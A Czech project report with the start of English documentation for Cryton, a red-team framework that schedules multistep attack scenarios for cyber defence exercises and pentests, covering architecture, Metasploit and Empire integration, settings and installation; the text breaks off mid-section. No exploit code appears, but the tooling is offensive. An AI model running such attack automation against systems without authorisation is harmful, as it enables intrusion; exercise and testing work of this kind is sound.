

Nástroje pro simulaci útoků a emulaci průniku do kritické informační infrastruktury (VI20202022133):

Název předkládaného výsledku:

SW pro statickou verifikaci bezpečnostních opatření

Typ výsledku dle UV č. 837/2017	Evidenční číslo (příjemce)	Rok vzniku
R	BEAST-R2	2022
ISBN-ISSN	Webový odkaz na výsledek	Kde a kdy publikováno
	https://is.muni.cz/auth/publication/2250099	

Stručná anotace k výsledku: (max. 8 řádků)

Předložený SW poskytuje jazyk a nástroje pro specifikaci scénářů statické verifikace bezpečnostních opatření. Umožňuje realizaci těchto scénářů v součinnosti s výsledkem *SW pro ovládání nástrojů ofenzivní bezpečnosti* a je primárně využitelný pro realizaci předpřipraveného penetračního testování a pro přípravu kyberbezpečnostních cvičení.

Řešitelský tým:

Jiří Rája, Milan Boháček, Lukáš Daubner, Michal Drobňák, Ivo Nutár

Obsah

1	Výsledek	2
1.1	Úvod	2
1.2	Plánovač	2
1.3	Uživatelská rozhraní	2
1.4	E2E testy	3
1.5	Instalace	3
1.6	Architektura	3
2	Přílohy	6
2.1	Uživatelská a vývojářská dokumentace	6

1 Výsledek 2

1.1 Úvod

Výsledek 2 má za úkol vytvoření SW pro statickou verifikaci bezpečnostních opatření. Aby toho dosáhl, spolupracuje s výsledkem 1. Výsledek je aktuálně rozdělen do několika částí. Plánovač, který umožňuje vytvářet komplexní útočné plány a kontrolovat jejich výsledky. Uživatelské rozhraní, které umožňuje jednoduché ovládání, automatizaci či vyhodnocovat jednotlivé kroky útočných scénářů. Nedílnou součástí je i naše testovací prostředí, které nám umožňuje testovat výsledky 1 i 2 společně a dává nám přehled o jejich aktuálním stavu.

1.2 Plánovač

Hlavní úkol plánovače (Cryton Core) je statická verifikace bezpečnostních opatření. Za pomoci vytvořeného jazyku je možné definovat jednotlivé scénáře za účelem testování reálné infrastruktury či při kyberbezpečnostním cvičení jako náhrada za červený tým. Již zmíněný univerzální jazyk pro popis útočných plánů umožňuje popisovat závislosti a návaznosti jednotlivých kroků testování takovým způsobem, aby bylo možné definovat komplexní útočné scénáře. Díky vytvořenému jazyku a automatizaci je možné redukovat požadavky na množství a expertizu členů bezpečnostních či červených týmů. Zároveň umožňuje zjednodušit proces kontinuálního testování cílové infrastruktury s využitím výsledku 1.

Jednou z předností je možnost definovat šablonu, pomocí které je možné tvořit samotné útočné plány s pozměněným zadáním, aby odpovídalo cílové infrastruktuře a testování. Důležitou funkcí je i možnost připravit identický plán pro všechny týmy kyberbezpečnostního cvičení se stejnou časovou osou. Díky tomu je možné dosáhnout stejných podmínek pro všechny a získat konzistentní výsledky. Následně je možné porovnat jednotlivé výsledky z plánů a to i v reálném čase.

Z důvodu většího počtu součástí výsledku bylo třeba vytvořit co nejjednodušší postup instalace. Aktuálně je možné nasadit plánovač pomocí Poetry, Pip, PipX, Docker Compose. Všechny způsoby mají své pro i proti a společně vyhovují všem testovaným podmínkám. Ostatní komponenty je možné nasadit některou ze zmíněných metod.

1.3 Uživatelská rozhraní

Plánovač sám o sobě disponuje REST API, pomocí kterého je možné ho ovládat. Na tomto rozhraní staví jak CLI, tak webové rozhraní. Oba nástroje mají své klady i zápory. V případě, že uživateli nevyhovuje ani jeden, je možné napsat vlastní skript či nástroj, který implementuje již dříve zmíněné REST API. Tímto způsobem je také možné automatizovat ovládání samotného nástroje.

CLI (Cryton CLI) je hlavním nástrojem pro ovládání komplexních útočných scénářů, kontrolu Workerů a zobrazení výsledků verifikace bezpečnostních opatření. Důvodem je převážně jednoduchost nasazení, použití a možnosti automatizace. Automatizace útočných plánů je jeden z hlavních účelů CLI. Z toho důvodu je možné jednoduše přepnout mezi uživatelsky přívětivým a strojově zpracovatelným výstupem.

Webové rozhraní (Cryton Frontend) přináší naopak grafické prostředí, ve kterém uživatel získá přehled o aktuální situaci. Disponuje obdobnou funkcionalitou, jako CLI, ale přidává možnost asistované tvorby plánu, grafické zobrazení výsledků a časové osy plánu, popřípadě možnost ovládat jednotlivé útočné plány.

1.4 E2E testy

Cryton-e2e jsou automatizované "end-to-end" testy, které mají za účel otestovat funkčnost všech komponent Crytona v reálném prostředí. Testy v podstatě prochází každou operací, kterou může Cryton provést, aby se otestovalo, jak vše komunikuje s hardwarem, síťovou konektivitou, externími závislostmi, databázemi a dalšími aplikacemi.

Pro spuštění testů je potřeba mít nainstalováno Poetry a Docker s Compose pluginem. Ve složce s cryton-e2e testy zadáme příkaz `poetry install` a následně vstoupíme do virtuálního prostředí pomocí `poetry shell`. Nyní je potřeba exportovat nastavení pomocí příkazu `export $(cat .env | sed 's/#.*//g' | xargs)` a pro kontrolu správné instalace můžeme použít příkaz `poetry run cryton-e2e`.

Poté lze příkazem `poetry run cryton-e2e build-infrastructure -c all` automaticky postavit veškerou infrastrukturu potřebnou pro testování a příkazem `poetry run cryton-e2e run-tests -t all` automaticky spustit všechny e2e testy. Testy jsou prováděny spouštěním jednotlivých útočných plánů, které využívají veškerých funkcionalit Crytona a zároveň jsou při jejich běhu testovány interaktivní uživatelské akce, které Cryton umožňuje. Poté je prováděna kontrola žádaných výsledků, podle kterých se vyhodnotí úspěšnost testů.

1.5 Instalace

V této sekci se podíváme na samotnou instalaci výsledku 2. K té je potřeba nástroj Cryton Core (plánovač), CLI, webové rozhraní a jejich prerekvizity.

Nejjednodušší způsob, jak dosáhnout instalace již zmíněných nástrojů je použití přiložené Docker Compose konfigurace.

Rozbalíme přiložený balíček SW, otevřeme ho a zadáme příkaz `docker compose up -d`. Nyní se nám postaví vše potřebné a spustí se samotný plánovač, CLI a webové rozhraní. V rámci Compose konfigurace je zahrnuty i prerekvizity:


- RabbitMQ server, který zprostředkovává komunikaci mezi plánovačem a orchestrátorem (výsledek 1)
- databáze PostgreSQL, která slouží k uchování získaných výsledků a umožňuje tak jejich následné použití či přezkoumání
- nástroj PgBouncer, který má za úkol zajistit bezproblémovou výměnu dat mezi plánovačem a databází

Pro nasazení výsledku 2 do produkce je možné využít i Ansible role, která umožňuje jednoduché nasazení všech součástí, včetně prerekvizit. Díky tomu je snadné začlenit výsledek 2 do již existující či nové konfigurace pro testování infrastruktury anebo kyberbezpečnostního cvičení.

Pro alternativní způsoby instalace je možné nahlédnout do uživatelské dokumentace. Pro samotné vyzkoušení výsledku doporučujeme demo obsažené ve výsledku 3, případně použít E2E testovací prostředí, jak je popsáno v předchozí sekci.

1.6 Architektura

Následující text zdůvodňuje volby aktuálně používaných technologií. Je třeba vzít na vědomí, že tyto technologie nemají být konečné a neměnné. V době vývoje se nejvíce hodily pro daný úkol a v budoucnu se mohou změnit.



Obrázek 1: Architektura systému ukazující vztah jednotlivých komponent

1.6.1 APScheduler

Toto byla první volba pro modul plánovače. Umožňuje nám načasovat úkony tak, aby byly naplánovány na konkrétní čas, den nebo dokonce interval. Jedná se o malou a udržovanou knihovnu, která nevyžaduje mnoho zdrojů ani kapacity. S provozováním této knihovny jako služby jsou sice malé problémy, ale existují způsoby, jak je obejít. Pro tento úkol se zatím nenašla vhodná náhrada.

1.6.2 Django ORM

Na začátku Cryton používal databázi SQLite s přímým přístupem. To se změnilo, protože SQLite není dobré se škálováním do budoucna. Druhou volbou byl PostgreSQL, který zůstal dodnes, ale byl aktualizován pomocí Django ORM. Z této volby také vzešlo použití knihovny Django, která nám umožňuje provozovat REST API.

1.6.3 RabbitMQ

Pro vývoj architektury Master-Worker, kde můžeme zadávat příkazy na dálku, jsme potřebovali nějaký druh synchronního a asynchronního RPC. Z toho důvodu jsme zvolili nástroj RabbitMQ jako systém pro zasílání zpráv.

1.6.4 Metasploit

Metasploit framework je jeden z nejúplnějších a nejpoužitelnějších dostupných nástrojů pro útoky s otevřeným zdrojovým kódem. Cryton jej samozřejmě používá pro některé útočné moduly – většina simulovaných útoků v rámci kyberbezpečnostního cvičení obvykle nějakým způsobem využívá Metasploit. Jeho útočné schopnosti ale nejsou jediným důvodem k jeho použití. Jeho skutečnou výhodou je správa relací. Pokaždé, když otevřete relaci na nějakém počítači, uloží ji pod specifickým ID, které můžete později použít ke komunikaci s cílem. Toto je jedna z hlavních funkcí, kterou můžete použít při provádění útočného scénáře v Crytonu.

1.6.5 Empire

Pro post-exploitační útoky jsme se rozhodli přidat podporu pro open-source projekt s názvem Empire. Empire je post-exploitační framework, který zahrnuje agenty PowerShell Windows, Python 3 Linux/OS X a #. Tento framework nabízí kryptograficky zabezpečenou komunikaci a flexibilní architekturu. To se děje prostřednictvím asynchronní komunikace mezi naší komponentou Worker a serverem Empire c2.

1.6.6 Docker Compose

Při nasazení jednotlivých komponent se ukázalo, že nástroje mají mnoho prerekvizit a bude potřeba určité zjednodušení z důvodu potřeby eliminace chybného nastavení a možnost rychlé reinstalace. Compose je nástroj pro definování a spouštění více-kontejnerových aplikací Docker pomocí jediného příkazu, což spolu s jednoduchým nastavením řeší dříve zmíněné požadavky.

2 Přílohy

2.1 Uživatelská a vývojářská dokumentace

Tato příloha představuje uživatelskou a vývojářskou dokumentaci, jež je dodávána jako součást zdrojového kódu. S přihlédnutím k mezinárodnímu potenciálu předloženého nástroje a probíhající mezinárodní spolupráci, jež tento nástroj mimo jiné využívá, je jazykem textu angličtina. Základní spuštění a ovládání simulátoru je popsáno česky v kapitole 1.

Tato dokumentace je také dostupná v aktuální podobě zde: <https://beast-public.gitlab-pages.ics.muni.cz/cryton/cryton-documentation/>

Table of contents

1. Home	4
1.1 About Cryton	4
1.2 Purpose	4
1.3 Support	5
1.4 Technological decisions	5
2. Architecture	6
2.1 Core	6
2.2 CLI and Frontend	6
2.3 Do I need to have all components installed?	6
3. Starting point	7
3.1 Core	7
3.2 CLI	17
3.3 Frontend	22
3.4 Deployment with Ansible	24
4. Getting started	27
4.1 Installation example (local deployment)	27
4.2 Simple Workflow	29
5. Designing phase	33
5.1 What is an attack scenario	33
5.2 Template	34
5.3 Plan instance	44
5.4 Session management	45
6. Execution phase	46
6.1 What is Run	46
6.2 Execution statistics	49
6.3 Reporting	54
7. Interfaces	56
7.1 CLI	56
7.2 Frontend	74
8. Integrated tools	75
8.1 Metasploit	75
8.2 Empire	76
9. Dynamic execution	79
9.1 Features	79
9.2 Limitations	79

9.3 Workflow example (using CLI)	79
9.4 Automation using Python	81
10. Logging	83
10.1 Core	83
10.2 Worker	83
11. How to contribute	84
11.1 Fixing and reporting bugs	84
11.2 Writing Attack modules	84
12. License	85
12.1 License Terms	85


1. Home

1.1 About Cryton

Cryton is a Cron-like red team framework for complex attack scenarios automation and scheduling. Through the usage of Core, Worker, and attack modules it provides ways to plan, execute and evaluate multistep attacks.

All of its open-source components [can be found here](#).

The lifecycle of the Attack scenario in the Cryton context can be seen in the following picture:



With Cryton you can:

- Design an attack **Template**
- Create an **Instance**
- Schedule (or directly Execute) a **Run**
- Generate a **Report**
- Evaluate results

1.2 Purpose

The purpose of the Cryton tool is **to execute complex attack scenarios, in which the system under test is known in advance**. It was designed as such to assist red teams in cybersecurity exercises in means of repeatability of certain attack scenarios. These scenarios are often prepared in advance and reflect vulnerabilities hidden in the blue team's infrastructure.

Imagine you are taking part in a cyber defense exercise as a tutor. The task for your trainees is to defend a system or a whole infrastructure (which you prepared) against an attacker. This system is full of vulnerabilities and misconfigurations (which you prepared as well). Your trainees have e.g. one hour to fix as many of these issues as they can find. Imagine then that you have to check each system for all the fixes to see how your trainees managed to succeed. How would you do that effectively?

This is where Cryton comes to play. If you know all the vulnerabilities in the trainees' system - and you do - you can prepare an attack scenario to check if they are still available and working after the fix. Cryton will execute the plan against all targets you tell it to and then generate reports (human and machine process-able). You can then not only see, which attack steps did succeed on which system, but also score your trainees based on these results.

With this in mind, you should not expect Cryton to be some kind of evil artificial intelligence capable of taking over the world. It is simply a scheduler for python modules. Scheduler which executes these modules according to some execution tree with conditions based on each step of the scenario. Each module is a script orchestrating some well-known attack tools, but that is it.

1.3 Support

Cryton toolset is tested and targeted primarily on **Debian** and **Kali Linux**, however it **should** be possible to use it everywhere if the requirements are met. Please keep in mind that **only the latest version is supported** and issues regarding different OS or distributions may **not** be resolved.

More detailed information can be found in each release's documentation or each project's README.

1.4 Technological decisions

The next section tries to explain the choices for currently employed technologies. Please take into account that these technologies are not supposed to be final and unchangeable. They just appeared to be best suited for the task at the time of development, they may change in the future.

1.4.1 APScheduler

This was the first choice made for the scheduler module. It allows you to time your python function to be scheduler on a specific time or day or even interval. It is pretty lightweight and does not need much in terms of resources or capacity. So far I have not found anything better suited for the task. There is though one small problem with running it as a service, but there are ways around it.

1.4.2 Django ORM

In the beginning, Cryton used the SQLite database with direct access. That changed as SQLite is not good with scaling for the future. The second choice was PostgreSQL, which stayed to this day, but it was updated with the use of Django ORM. Using the Django REST framework for the REST interface also emerged from this choice.

1.4.3 Rabbit MQ

For developing Master-Worker architecture, where you can issue commands remotely, we needed some kind of RPC. Although, as experience showed us, we also needed it to be asynchronous. That's why we chose a messaging system Rabbit MQ.

1.4.4 Metasploit

I guess everyone in the IT security field has heard about the Metasploit framework. It is one of the most complete and usable open-source attack tools available. Of course, Cryton uses it for some attack modules - the majority of simulated attacks in CDXs usually do use Metasploit in some way. But its attacking capabilities are not the only reason to use it. Its real advantage is Metasploit's session management. Every time you open a session to some machine it stores it under a specific ID which you can later use to communicate with the target. This is one of the main features you can use while executing your attack scenario in Cryton.


1.4.5 Empire

For post-exploitation attacks, we decided to add support for an open-source project called Empire. Empire is a post-exploitation framework that includes pure-PowerShell Windows agents, Python 3 Linux/OS X agents, and C# agents. The framework offers cryptological-secure communications and flexible architecture. This is done via asynchronous communication between our Worker component and an Empire c2 server.

1.4.6 Docker (compose)

To bundle everything together and make the deployment effortless, we use docker-compose.

2. Architecture



2.1 Core

All main functionality is implemented in Cryton Core. As the name suggests, this is the core component of the Cryton toolset. It provides all the functionality for parsing the attack Plan(s), creation of Executions, and scheduling (executing) of Runs.

For issuing commands to Core, REST API allows HTTP requests and is utilized by CLI or Frontend for user interactions.

2.2 CLI and Frontend

There are two ways to interact with Cryton or, more precisely, to use its API. One of them is Cryton CLI, a python script that we can use to run actions from the terminal simply. A slightly more user-friendly is Cryton Frontend, a graphical web interface providing additional functionality to improve the user experience and make the automation process smoother. It uses Cryton Core's REST API as well.

There is also the option to develop a completely custom application that will send HTTP requests to Cryton's REST API. If you are interested, you can find more about Cryton's REST API [here](#).

2.3 Do I need to have all components installed?

If you are starting with Cryton, you should install all the main components - CLI and Core.

Depending on your use case, the composition of Cryton may vary. For example, installing the Frontend is unnecessary if you wish to control Cryton using only the CLI.

3. Starting point

3.1 Core

3.1.1 Description

Cryton Core is the center point of the Cryton toolset. It is used for: - Creating, planning, and scheduling attack scenarios. - Generating reports from attack scenarios. - Controlling Workers and scenarios execution.

To be able to execute the attack scenarios, you also need to install the [Cryton Worker](#) and [Cryton CLI](#) package. Optionally you can install [Cryton Frontend](#) for non-command line experience.

Cryton toolset is tested and targeted primarily on **Debian** and **Kali Linux**. Please keep in mind that **only the latest version is supported** and issues regarding different OS or distributions may **not** be resolved.

[Link to the repository](#).

3.1.2 Settings

Cryton Core uses environment variables for its settings. Please update them to your needs.

name	value	example	description
CRYTON_CORE_RABBIT_HOST	string	127.0.0.1	RabbitMQ server host.
CRYTON_CORE_RABBIT_PORT	int	5672	RabbitMQ server port.
CRYTON_CORE_RABBIT_USERNAME	string	admin	Username for RabbitMQ server login.
CRYTON_CORE_RABBIT_PASSWORD	string	mypass	Password for RabbitMQ server login.
CRYTON_CORE_DB_HOST	string	127.0.0.1	Postgres server host.
CRYTON_CORE_DB_PORT	int	5432	Postgres server port.
CRYTON_CORE_DB_NAME	string	cryton	Used Postgres database name. (do not change, if you don't know what you're doing)
CRYTON_CORE_DB_USERNAME	string	cryton	Username for Postgres server login.
CRYTON_CORE_DB_PASSWORD	string	cryton	Password for Postgres server login.
CRYTON_CORE_Q_ATTACK_RESPONSE	string	cryton_core.attack.response	Queue name for processing attack responses. (do not change, if you don't know what you're doing)
CRYTON_CORE_Q_AGENT_RESPONSE	string	cryton_core.agent.response	Queue name for processing agent responses. (do not change, if you don't know what you're doing)
CRYTON_CORE_Q_EVENT_RESPONSE	string	cryton_core.event.response	Queue name for processing event responses. (do not change, if you don't know what you're doing)
CRYTON_CORE_Q_CONTROL_REQUEST	string	cryton_core.control.request	Queue name for processing control requests.

name	value	example	description (do not change, if you don't know what you're doing)
CRYTON_CORE_DEBUG	boolean	false	Make Core run with debug output.
CRYTON_CORE_TZ	string	UTC	Internally used timezone. (do not change, if you don't know what you're doing)
CRYTON_CORE_DEFAULT_RPC_TIMEOUT	int	120	Timeout (in seconds) for RabbitMQ RPC requests.
CRYTON_CORE_API_SECRET_KEY	string	XF37..56 chars..6HB3	Key (64 chars) used by REST API for cryptographic signing. More information can be found here .
CRYTON_CORE_API_PUBLIC_PORT	int	8000	Port on which the Apache reverse proxy will be served (this only affects the <i>cryton_apache</i> Compose configuration).
CRYTON_CORE_API_ALLOWED_HOSTS	list of strings separated by space	*	Domain names that the site can serve. (do not change, if you don't know what you're doing) More information can be found here .
CRYTON_CORE_API_STATIC_ROOT	string	/var/www/example.com/static/	Directory for storing static files. (do not change, if you don't know what you're doing) More information can be found here .
CRYTON_CORE_API_USE_STATIC_FILES	boolean	true	

name	value	example	description
CRYTON_CORE_CPU_CORES	int	3	<p>Whether to serve static files or not. (do not change, if you don't know what you're doing)</p> <p>The maximum number of CPU cores (processes) Cryton Core can utilize. (do not change/set/export, if you don't know what you're doing)</p> <p>This affects the speed of starting/consuming Steps/Rabbit requests. Set value to <code>auto</code> for the best CPU utilization.</p>
CRYTON_CORE_EXECUTION_THREADS_PER_PROCESS	int	7	<p>How some payloads or Rabbit's channel consumers should be distributed. (do not change/set/export, if you don't know what you're doing)</p> <p>This affects the speed of starting/consuming Steps/Rabbit requests.</p>
CRYTON_CORE_APP_DIRECTORY	string	<code>~/local/cryton-core/</code>	<p>Path to the Cryton Core directory. (do not change/set/export, if you don't know what you're doing)</p> <p>If changed, update the commands in this guide accordingly.</p>

To save the settings **create an app directory**:

```
mkdir ~/.local/cryton-core/
```

The directory will be also used to store logs and other data created by Cryton Core.

This doesn't apply to the Docker installation. It will be available in the same directory as the Dockerfile (`/path/to/cryton-core/cryton-core`).

To make the installation easier, we need to set our target version first. Versions can be found [here](#). Export the `$C_VERSION` variable to match the desired version:

```
export C_VERSION=version
```

Next, we download example settings:

```
curl -o ~/.local/cryton-core/.env https://gitlab.ics.muni.cz/beast-public/cryton/cryton-core/-/raw/$C_VERSION/.env
```

Update these settings to your needs.

Overriding the settings

NOTICE: This doesn't apply to the Docker Compose installation.

To override the persistent settings, you can set/export the variables yourself using the **export** command (use **unset** to remove the variable). For example:

```
export CRYTON_CORE_DEBUG=false
```

3.1.3 Prerequisites

Install these prerequisites before running Cryton Core. Feel free to use our [Compose configuration](#).

- [PostgreSQL database](#) (optionally, use a [Docker image](#))
- [RabbitMQ server](#) (optionally, use a [Docker image](#))
- [PgBouncer](#) (optionally, use a [Docker image](#))

Using Compose configuration

The easiest way to satisfy the prerequisites is to use our predefined Compose configuration. To do so, you need to install [Docker Compose](#).

Now, continue to the installation, where you'll find a guide on how to install the prerequisites using Compose:

- [using pipx](#)
- [using Docker Compose](#)
- [development](#)

3.1.4 Installation (using pip/pipx)

Cryton Core is available in the [PyPI](#) and can be installed using `pip` (`pip install --user cryton-core`). However, we **highly recommend** installing the app in an isolated environment using [pipx](#).

Requirements

Install the following requirements: - [Python](#) `>=3.8` - [pipx](#)

Install prerequisites for pipx installation using Compose config

Only perform this step if you want to install the prerequisites mentioned [here](#) using Docker Compose.

First, make sure you have:

- installed [Docker Compose](#)
- correctly set the [settings](#), you can't change the settings on a running container

To install the prerequisites simply use:

```
cd ~/.local/cryton-core/
curl -o ~/.local/cryton-core/docker-compose.prerequisites.yml https://gitlab.ics.muni.cz/beast-public/cryton/cryton-core/-/raw/$C_VERSION/docker-
compose.prerequisites.yml
curl -o ~/.local/cryton-core/docker-compose.prerequisites.override.yml https://gitlab.ics.muni.cz/beast-public/cryton/cryton-core/-/raw/$C_VERSION/docker-
compose.prerequisites.override.yml
docker compose -f docker-compose.prerequisites.yml -f docker-compose.prerequisites.override.yml up -d --build
```

Update the settings accordingly:

```
CRYTON_CORE_RABBIT_HOST=localhost
CRYTON_CORE_DB_HOST=localhost
CRYTON_CORE_DB_PORT=16432
```

Installing with pipx

Once you have *pipx* ready on your system, you can start the installation:

```
pipx install cryton-core
```

Make sure you've correctly set the [settings](#).

If you're not using a reverse proxy, set `CRYTON_CORE_API_USE_STATIC_FILES=false`.

Everything should be set. Check out the [usage section](#).

3.1.5 Installation (using Docker Compose)

Cryton Core can be installed using Docker Compose.

First, we have to clone the repo and switch to the correct version.

```
git clone https://gitlab.ics.muni.cz/beast-public/cryton/cryton-core.git
cd cryton-core
git checkout $C_VERSION
```

Requirements

- [Docker Compose](#)

Add yourself to the group *docker*, so you can work with Docker CLI without *sudo*:

```
sudo groupadd docker
sudo usermod -aG docker $USER
newgrp docker
docker run hello-world
```

Install prerequisites for Compose deployment using Compose config

Only perform this step if you want to install the prerequisites mentioned [here](#) using Docker Compose.

First, make sure you have:

- installed [Docker Compose](#)
- correctly set the [settings](#), you can't change the settings on a running container

To install the prerequisites simply use:

```
docker compose -f docker-compose.prerequisites.yml up -d --build
```

Update the settings accordingly:

```
CRYTON_CORE_RABBIT_HOST=cryton_rabbit
CRYTON_CORE_DB_HOST=cryton_pgouncer
```

Installing and running with Docker Compose

Make sure you've correctly set the [settings](#). You can't change the settings on a running container.

Finally, copy your settings:

```
cp ~/.local/cryton-core/.env .env
```

We are now ready to build and start the Core:

```
docker compose up -d --build
```

After a while you should see a similar output:

```
[+] Running
6/6
:: Container cryton_rabbit    Started
:: Container cryton_apache    Started
:: Container cryton_db        Healthy
:: Container cryton_pgouncer  Started
:: Container cryton_app       Started
:: Container cryton_listener  Started
```

Everything should be set. Check if the installation was successful and the Core is running by either installing Cryton CLI or testing REST API with curl:

```
curl localhost:8000/api/
```

Expected result:

```
{"runs":"http://localhost:8000/cryton/api/v1/runs/", "plans":"http://localhost:8000/cryton/api/v1/plans/",
"plan_executions":"http://localhost:8000/cryton/api/v1/plan_executions/", "stages":"http://localhost:8000/cryton/api/v1/stages/",
"stage_executions":"http://localhost:8000/cryton/api/v1/stage_executions/", "steps":"http://localhost:8000/cryton/api/v1/steps/",
"step_executions":"http://localhost:8000/cryton/api/v1/step_executions/", "workers":"http://localhost:8000/cryton/api/v1/workers/"}
```

Docker can sometimes create dangling (`<none>:<none>`) images which can result in high disk space usage. You can remove them using:

```
docker image prune
```

3.1.6 Development

To install Cryton Core for development, you must install [Poetry](#).

Clone the repository and then go to the correct directory:

```
